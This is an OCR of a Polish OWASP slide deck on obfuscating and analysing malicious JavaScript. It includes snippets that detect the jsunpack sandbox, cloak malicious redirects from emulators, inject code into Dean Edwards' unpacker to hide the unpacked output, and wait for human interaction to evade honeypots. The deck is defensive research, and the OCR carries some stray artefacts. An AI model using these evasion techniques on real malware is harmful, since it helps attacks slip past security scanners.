Tworzenie, zaciemnianie i analiza złośliwego kodu JavaScript

Krzysztof Kotowicz
PHP Developer

http://web.eskot.pl
Medycyna Praktyczna
krzysztof@kotowicz.net

OWASP
Czerwiec 2010

The OWASP Foundation
http://www.owasp.org

Plan


- Teoria - Zaciemnianie i analiza
  - ogólnie
  - w JavaScript
- Praktyka - omijanie automatycznych analizatorów
  - jsunpack
  - JavaScript unpacker
  - Capture-HPC

Teoria


MICROECONOMICS
WEST'S
BUSINESS LAW
EDUCATIONAL ADMINISTRATION
CALCULUS
USED
SOLUTIONS TO EXERCISES
CHEMISTRY
PSYCHOLOGY
Architecture
MANAGEMEN

Zaciemnianie kodu

Cel - **utrudnić** analizę




Zaciemnianie kodu

- Nie jest możliwe "zaciemnienie absolutne" [cs.princeton.edu]
- Analiza jako debugging

Debugging is **twice as hard** as writing a program in the first place. So if you're as clever as you can be when you write it, how will you ever debug it?

Brian Kernighan, The Elements of Programming Style



Metody zaciemniania

- `for` $\Rightarrow$ `while` + `if`
- Iteracja $\Rightarrow$ rekursja
- Skomplikowane wyrażenia logiczne
- Martwe gałęzie kodu *(dummy code)*
- Quasitautologie [blog.didierstevens.com]
- Enigmatyczne nazwy


Metody zaciemniania cd.

JavaScript to język dynamiczny i funkcyjny

- Kod tworzony dynamicznie – `eval`
- `String.fromCharCode, unescape`
- Wyrażenia regularne - `String.replace`
- Packery, np.
  - [dean.edwards.name]
  - [developer.yahoo.com]
  - [malwareguru.org]
  - [closure-compiler.appspot.com]
- Inne - np. WhiteSpace Obfuscation [ktcorpsecurity.com]

Aktywna obrona przed analizą

- `Function.toString / arguments.callee.toString` [isc.sans.org]
- autoszyfrowanie [isc.sans.org]
- wykrywanie przeglądarki
  - DOM
  - `window, navigator`
  - timingi
  - cookies
  - pozycja myszki, rozdzielczość ekranu
- Kod tylko raz dla IP [research.zscaler.com]




Obrona przed analizą – specyfika języka

```
function is_even(n) {
    var parameter_is_even =
      (n % 2) == 0 ? true : false;

    return
      parameter_is_even;
}

alert(is_even(16));
```

Rozwiązanie



Jak analizować JavaScript?

- **Poznaj JavaScript!**
- Obserwuj efekty działania kodu w kontrolowanym środowisku
  - Przeładuj funkcje
    - `eval`
    - `String.fromCharCode`
- Stopniowo odciemniaj
- Miej cierpliwość, bądź pomysłowy

Analiza JavaScript ...

- Bardziej heurystyka niż algorytm
- Proces bardziej ręczny niż automatyczny
- Człowiek jest niezbędny
- Narzędzia pomagają, ale zawodzą!

Praktyka

jsunpack

- Uruchamia JS wewnątrz środowiska SpiderMonkey [mozilla.org]
  - Na podstawie URL, PCAP, pliku JS/HTML…
- SM jest wzbogacony o:
  - emulację DOM
  - emulację obiektów przeglądarki
  - uruchomienie zdarzeń `onload()`
- monitoruje m.in. `eval()`, `setTimeout()`
- skanuje używając sygnatur

jsunpack - słabe punkty

- Emuluje środowisko przeglądarki
- Kod, który się nie wykona jest sprawdzany wyłącznie sygnaturami

Ominięcie zabezpieczeń

```
if (fake_browser) {
   do_no_harm();
} else {
   redirect_to_malicious_website();
   // or obfuscate an exploit
}
```

- Musimy wykryć, że kod działa w jsunpack

Jak wykryć jsunpack?

Na wiele sposobów:

- Zła implementacja `window.location`

  `window.location.host` = ścieżka do pliku

```
fake_browser = window.location.host.match('/');
```

- Dodaje swoje zmienne globalne

```
fake_browser = (typeof my_location != "undefined");
// my_navigator, my_activex, my_element,
// the_activex, app, ...
```

Jak wykryć jsunpack cd.

- Podmienia/dodaje niektóre funkcje

```
fake_browser = (window.open.toString().match(/print/));
fake_browser = (alert.toString().match(/{\s*}/));
```

- Niepełna emulacja obiektów

```
fake_browser = (typeof
    PluginArray.prototype.refresh == "undefined");

fake_browser = (document.title == 'My Title');
```

Jsunpack - bonus

- jsunpack wykonuje nie tylko JavaScript

```
<script type="text/dummy">
  // good enough for jsunpack
</script>
```

- Kod wykona się w jsunpack, ale nie w przeglądarkach

DEMO 1

jsunpack - podsumowanie

- Można łatwo wykryć, że JavaScript działa w sandboxie jsunpack
- Można to wykorzystać to niepodejmowania złośliwych działań
- Jeśli złośliwy kod jest zaciemniony, ominie sygnatury
- Automatyczna analiza jsunpack nie wykryje niczego

Dean Edwards' Unpacker

A JavaScript Decompressor [dean.edwards.name]

- Odwraca działanie packera tego samego autora
- Zasada działania packera:

```
eval(function(p,a,c,k,e,r){/*kod*/}(para,
metry))

var packer = function(p,a,c,k,e,r) {};
var s = packer(para,metry);
eval(s);
```

Dekompresja - krok 1

- Zastąp `eval()` przypisaniem do zmiennej znakowej

```
// spakowany kod w zmiennej input
var input="eval(function(p,a,c,k....";

eval("var value=String" +
input.slice(4)); // obcinamy "eval"

// w efekcie wykonany kod:
var value=String(function(p,a,c,k..);
```

- W `value` jest zdekompresowany kod

Dekompresja - krok 1

- Zastąp `eval()` przypisaniem do zmiennej znakowej

```
// spakowany kod w zmiennej input
var input="eval(function(p,a,c,k....";

eval("var value=String" +
input.slice(4)); // obcinamy "eval"

// w efekcie wykonany kod:
var value=String(function(p,a,c,k..);
```

- W `value` jest zdekompresowany kod
- Wykonanie sklejonego kodu!

Dekompresja - krok 2

- Użyj `Function.toString()`, żeby wyświetlić kod

```
eval(
"var unpacked = function() {"
+ value + "}"
);
alert(unpacked.toString());
```

- Rozpakowany kod NIE WYKONUJE SIĘ
- Disclaimer - rzeczywisty kod jest trochę inny, tutaj upraszczam

Dean Edwards Unpacker - słabe punkty

- Sklejanie zmiennych znakowych i wykonywanie sklejonego kodu *(injection, anyone?)*
- Użycie stałej - obcinamy na ślepo 4 pierwsze znaki
- `eval()` bez walidacji parametru
- Polega na `Function.toString()`

Dean Edwards Unpacker - rozbrajanie

- `eval()` używa jednego parametru
- `String()` używa jednego parametru
- ...ale możemy podać więcej :)

```
eval("code");
eval("code", "ignored");
eval("code", malicious());
String("code", malicious());
```

- Arbitrary code execution bez zmieniania funkcji `p,a,c,k,e,r`!

Dean Edwards Unpacker - rozbrajanie cd.

```
eval(function(p,a,c,k,e,r){...}(para,metr
y),malicious());

var
value=String(function(p,a,c,k,e,r){...}(p
ara,metry),malicious());
```

- `malicious()` wykona się w spakowanym kodzie, jak i w dekompresorze

Dean Edwards Unpacker - rozbrajanie cd.

Jak to wykorzystać?

- Unpacker wykorzystuje `Function.toString()`
- Podmieńmy ją!
- `malicious()` to np. zaciemniony:

```
Function.prototype.toString = function()
{
  return 'harmless code';
}
```

DEMO 2

Dean Edwards Unpacker - point of concept

dean.edwards.name/unpacker/

my | weblog | about | contact | search

A JavaScript Decompressor. version 1.0

Paste:

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String))
{while(c--)r[c]=k[c]||c;k=[function(e){return r[e]}];e=function(){return'\\w+'};
c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('0(\'1 2 3\');',4,4,'alert|i|am|evil'.split('|'),0,{})
,
```

Unack

Copy:

```
/*all your base are belong to us*/;
```

Honeypoty wysoko interaktywne

Na przykładzie **Capture-HPC** [projects.honeynet.org]


- Kod wykonuje się w rzeczywistej przeglądarce na maszynie wirtualnej
- Serwer dostarcza listę adresów URL
- Klient uruchamia przeglądarki i czeka…
- Monitorowane są **efekty działania** kodu
  - System plików
  - Rejestr
  - Procesy
- Jeśli dzieje się coś podejrzanego, URL klasyfikowany jako złośliwy

Honeypoty wysoko interaktywne cd.

- ☹ Środowisko uruchomieniowe jest takie samo
- ☹ Nie ma żadnej emulacji

Czy da się wykryć, że jesteśmy śledzeni?

Słaby punkt



≠

Honeypoty wysoko interaktywne - automat

- Nie rusza myszką
- Nie klika
- Nie przeciąga
- Nie nawiguje po stronie
- Jest „głupi”

Honeypoty wysoko interaktywne - internauta


- Rusza myszką
- Klika
- Przeciąga
- Nawiguje po stronie
- Jest głupi

Honeypoty wysoko inter. – social engineering

Honeypoty wysoko inter. – social engineering

Zapisy z Tupolewa

← Poprzednie 3/41 Następne →



МЕЖГОСУДАРСТВЕННЫЙ АВИАЦИОННЫЙ КОМИТЕТ

НЕ ПОДЛЕЖИТ РАЗГЛАШЕНИЮ

10:03:20,1	10:03:21,8	2П	(нрзб) за большую воду…	(niezr.) za wielką wodę…
10:03:22,3	10:03:25,0	2П	(нрзб) за большую воду на четырёхзвёздочного генерала.	(niezr.) za wielką wodę na czterogwiazdkowego generała.
10:03:30,8	10:03:35,2	2П	И теперь он так (нв), так как ему надо ещё налетать 40 часов.	I teraz tak zapierdala, bo musi jeszcze nalatać 40 godzin.
10:03:35,8	10:03:43,9	2П	Нет, а если он не может, то тогда… чувствуется, он (нв) в Познань.	Nie, a jeżeli nie może, to wiesz, wtedy zapierdala do Poznania.
10:03:47,0	10:03:54,4	А	(нрзб).	(niezr.).
10:03:54,1	10:04:01,3	А	На окончание карьеры, вероятно, он ещё (нрзб) за соответствующую (нрзб).	Na koniec kariery pewnie jeszcze (niezr.) za odpowiednią (niezr.).
10:04:02,4	10:04:09,7	Д	DHS contact Minsk118 correction 120.125.	DHS contact Minsk118 correction 120.125.
10:04:04,1	10:04:09,6	А	(нрзб) командир не знал (нрзб).	(niezr.) dowódca nie wiedział (niezr.).
10:04:11,4	10:04:14,8	А	Это будет… мистификация будет. Ничего не будет видно.	To będzie… makabra będzie. Nic nie będzie widać.
10:04:15,4	10:04:18,6	Д	DCMHS.	DCMHS.
10:04:16,7	10:04:17,2	2П	Cargo.	Cargo.
10:04:19,7	10:04:34,2	А	(нрзб).	(niezr.).
10:04:29,6	10:04:32,2	Д	DCMHS.	DCMHS.
10:04:33,1	10:04:34,2	DCMHS	Go ahead.	Go ahead.

КОМИССИЯ ПО НАУЧНО-ТЕХНИЧЕСКОМУ ОБЕСПЕЧЕНИЮ РАССЛЕДОВАНИЙ АП Версия: 1 (134), 02.05.2010 15:08, Печать: 02.05.2010 15:58 Стр. 2 из 40

Małe zdjęcia

Honeypoty wysoko inter. - podsumowanie

- Nie ma warstwy emulacji – nie można wykryć różnic
- Kod wykonuje się w rzeczywistym środowisku
- Najsłabszym punktem brak „czynnika ludzkiego”
- Uruchomienie złośliwego kodu po interakcji ze stroną

Podsumowanie

- Zaciemnianie tylko spowalnia analizę
- Kod może aktywnie "bronić się"
- Do kompletnej analizy niezbędny jest człowiek
- Analiza wymaga dużych umiejętności
- Narzędzia automatyczne można oszukać
  - niedoskonałość emulacji
  - błędy
  - niepełna interakcja ze stroną

Linki

Narzędzia

- jsunpack.blogspot.com
- dean.edwards.name/unpacker/
- projects.honeynet.org/capture-hpc
- malzilla.sourceforge.net

Zaciemnianie i analiza

- isc.sans.org/diary.html
- www.malwareguru.org
- delicious.com/koto/obfuscation
- closure-compiler.appspot.com
- tinyurl.com/bootcamp20

JavaScript

- www.slideshare.net/ferrantes/just-advanced-javascript
- jsninja.com